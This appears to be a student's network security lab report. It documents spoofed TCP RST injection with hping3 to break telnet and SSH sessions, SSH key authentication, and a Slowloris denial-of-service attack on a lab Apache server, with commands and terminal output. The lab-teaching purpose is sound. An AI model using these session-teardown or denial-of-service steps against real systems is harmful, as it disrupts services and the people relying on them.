


Figure 2: Viewing latest packet from telnet connection using Wireshark on VM B




Figure 3: Using hping3 to create and inject fake TCP RST packet




Figure 4: Confirming TCP RST packet was injected successfully




Figure 5: Contents of the fake TCP RST packet




Figure 6: Successful ended telnet connection from injected TSP RST packet

Item 4 Name: Hping3 SSH

The following procedures launched a TCP RST attack to break the existing ssh connection between VM A and VM B. A ssh connection was built between both machines and a tool called hping3 was used to generate the attack. A TCP RST attack sends large volumes of malicious, fraudulent TCP RST packets aimed at terminating active TCP sessions (Trellix, 2013).

1. Typed `ssh cyberstudent@44.65.10.55`
    a. `cyberstudent@44.65.10.55`: Specifies the username (cyberstudent) and the target host (44.65.10.55) to ssh into
2. Typed `sudo wireshark` on VM B

3. Typed `(icp.src == 44.65.10.54 && ip.dst == 44.65.10.55) || (icp.src == 44.65.10.54 && ip.dst == 44.65.10.55)` into VM B display filter (Unnikrishan, 2019).
4. Selected latest packet captured
5. Derived the source port, destination port, TCP sequence number, and Acknowledgement Number
6. Typed `sudo hping3 44.65.10.55 -p 23 -s 51138 -R -A -M 3245969224 -L 2193605309 -c 1` (Unnikrishan, 2019).
7. Confirmed spoofed TCP RST packet was in VM B's wireshark (red one)
8. Opened spoofed packet to view its contents
9. Checked ssh connection to confirm it was terminated




Figure 1: Establishing ssh connection between VM A and VM B




Figure 2: Viewing latest packet in Wireshark on VM B

```
cyberstudent@CNIT270-Fall-2025:~$ sudo hping3 44.65.10.55 -p 22 -s 49618
M 1011903400 -L 2921787967 -c 1
HPING 44.65.10.55 (ens3 44.65.10.55): RA set, 40 headers + 0 data bytes

--- 44.65.10.55 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
cyberstudent@CNIT270-Fall-2025:~$
```

Figure 3: Creating TCP RST packet using hping3 to inject




Figure 4: Confirmation of TCP RST packet being received by VM B in Wireshark (red one)




Figure 5: Contents of the injected TCP RST packet




Figure 6: Confirmation of successful termination of ssh connection generated

Item 5 Name: Results

The attack on the SSH connection was successful. After an active SSH session was established to VM B on VM A, the connection was monitored using Wireshark on VM B to extract TCP details from the latest captured packet. These were then analyzed to derive the necessary information to be used in an hping3 attack. The ssh connection ended right after the spoofed TCP RST packet was injected after hitting enter in the ssh connection terminal where a message “client_loop: send disconnect: Broken pipe” appeared, confirming that the TCP RST attack was successful (Unnikrishan, 2019).

Question 8: SSH Key Authentication

Item 1 Name: Method

The following methods completed successful key-based authentication. The Attacker VM was logged into the Victim VM immediately, without a password prompt, demonstrating that the server accepted the SSH key as a valid credential. `Ssh-keygen -t rsa\` was to create new keys and was run on the Attacker VM to generate a new public/private key pair, overwriting the previous one to ensure a clean test. An empty passphrase was used for this lab's purposes. `ssh-copy-id` installed Attacker VM's public key onto the Victim VM, authorizing it for future password-less logins. The "Number of key(s) added: 1" message confirms it was successful.

1. Typed `ssh cyberstudent@44.65.10.174`
    a. This command was run to test the newly installed SSH key.
2. Typed `ssh-keygen -t rsa`
    a. `ssh-keygen` - The OpenSSH utility for creating authentication keys.
    b. `-t rsa` - A flag specifying the type of key to create (RSA).
3. Typed `ssh-copy-id cyberstudent@44.65.10.174`
    a. `ssh-copy-id -` A utility that copies the public key (id_rsa.pub) to the target server and automatically appends it to the ~/.ssh/authorized_keys file.

Item 2 Name: Evidence

The following images below show evidence of the completed, successful key-based authentication.

```
cyberstudent@CNIT270-Summer-2025:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/cyberstudent/.ssh/id_rsa):
/home/cyberstudent/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/cyberstudent/.ssh/id_rsa
Your public key has been saved in /home/cyberstudent/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:VIgLpBuZfJsUnOI1TnbLcB6Lbi0cyjjnQuOkFL0biBs cyberstudent@CNIT270-Summer-2025
The key's randomart image is:
+---[RSA 3072]----+
|   oo. . ..      |
| ..+X.= ..       |
| .B*oX =.        |
| ..*+o*.         |
|.o+++o  S        |
|E*+o= .          |
|**..o.           |
|+...             |
| .               |
+----[SHA256]-----+
cyberstudent@CNIT270-Summer-2025:~$
```

Figure 1: Generating RSA Key for Attacker VM

```
cyberstudent@CNIT270-Summer-2025:~$ ssh-copy-id cyberstudent@44.65.10.174
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/cyberstudent/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
cyberstudent@44.65.10.174's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'cyberstudent@44.65.10.174'"
and check to make sure that only the key(s) you wanted were added.

cyberstudent@CNIT270-Summer-2025:~$
```

Figure 2: Copying public key to the target server

```
cyberstudent@CNIT270-Summer-2025:~$ ssh cyberstudent@44.65.10.174
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

147 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

*** System restart required ***
Last login: Tue Nov 11 21:58:33 2025 from 44.65.10.58
cyberstudent@CNIT270-Summer-2025:~$
```

Figure 3: SSH Into target machine without a password

Item 3 Name: Justification

SSH key authentication is widely considered more secure than using a password. Passwords can be guessed, brute forced or intercepted if used over an insecure protocol like Telnet. In contrast, a private key such as a PEM or RSA file is a large and unique cryptographic object that cannot be guessed through conventional means.

Even if the key file is protected by a passphrase, that passphrase is only used locally to unlock the file. It is never transmitted over the network. The authentication process relies entirely on the key itself, which makes it resistant to both sniffing and brute force attacks on the server (SSH.com, 2024).

Question 9: Extra Credit – Slow Loris / RUDY Attack

Item 1 Name: Apache Server

1. Navigated to the Victim VM's IP address (http://44.65.10.55) using a web browser from the Attacker VM.
2. Verified that the "Hands' Hardy Hardware" employee login page successfully loaded, confirming the Apache web server was functioning properly.
3. Typed `sudo apt update` to resynchronize the package index files and ensure the system had the latest list of available packages and security patches (Ubuntu, 2024).

4. Typed `sudo apt install git python3-pip -y` to install Git and Python's package manager. Git was used to clone the attack script from GitHub, and pip was used to install its dependencies (Git, n.d.; Python, n.d.).
5. Typed `git clone <repo-name>` to download the Slowloris attack script from its public GitHub repository.
6. Typed `cd <repo-name>` to change the working directory into the cloned Slowloris folder.
7. Typed `sudo pip install -r requirements.txt` to install the required Python libraries listed in the script's configuration file.
8. Observed that the command failed with an "externally-managed-environment" error, but the script still ran successfully, indicating the dependencies were likely already installed.
9. Typed `python3 slowloris.py 44.65.10.55` to launch the Slowloris attack against the Victim VM.
10. Confirmed the script started correctly, opening 150 sockets and sending keep-alive headers to exhaust the server's connection pool.
11. Opened Wireshark, started a capture, and verified that the source IP and destination IP matched the Attacker VM and Victim VM, confirming traffic from the Slowloris attack.
12. Re-opened HandsHardyHardware site to see if the site has been severely impacted by DoS attack.
13. Typed `ps -ef | grep apache2 | wc -l` to list all running processes that contained apache2

Network Security

14. Typed `grep -R MaxRequestWorkers /etc/apache2/` to find how many workers were being accepted




Figure 1: HandsHardy Site Opened on firefox

```
cyberstudent@CNIT270-Fall-2025:~$ sudo apt update
Hit:1 http://archive.ubuntu.com/ubuntu noble InRelease
Get:2 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:3 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1,585 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [175 kB]
Get:7 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [1,499 kB]
Get:8 http://archive.ubuntu.com/ubuntu noble-updates/universe i386 Packages [988 kB]
Get:9 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Components [378 kB]
Get:10 http://archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Components [212 B]
Get:11 http://archive.ubuntu.com/ubuntu noble-updates/multiverse amd64 Components [940 B]
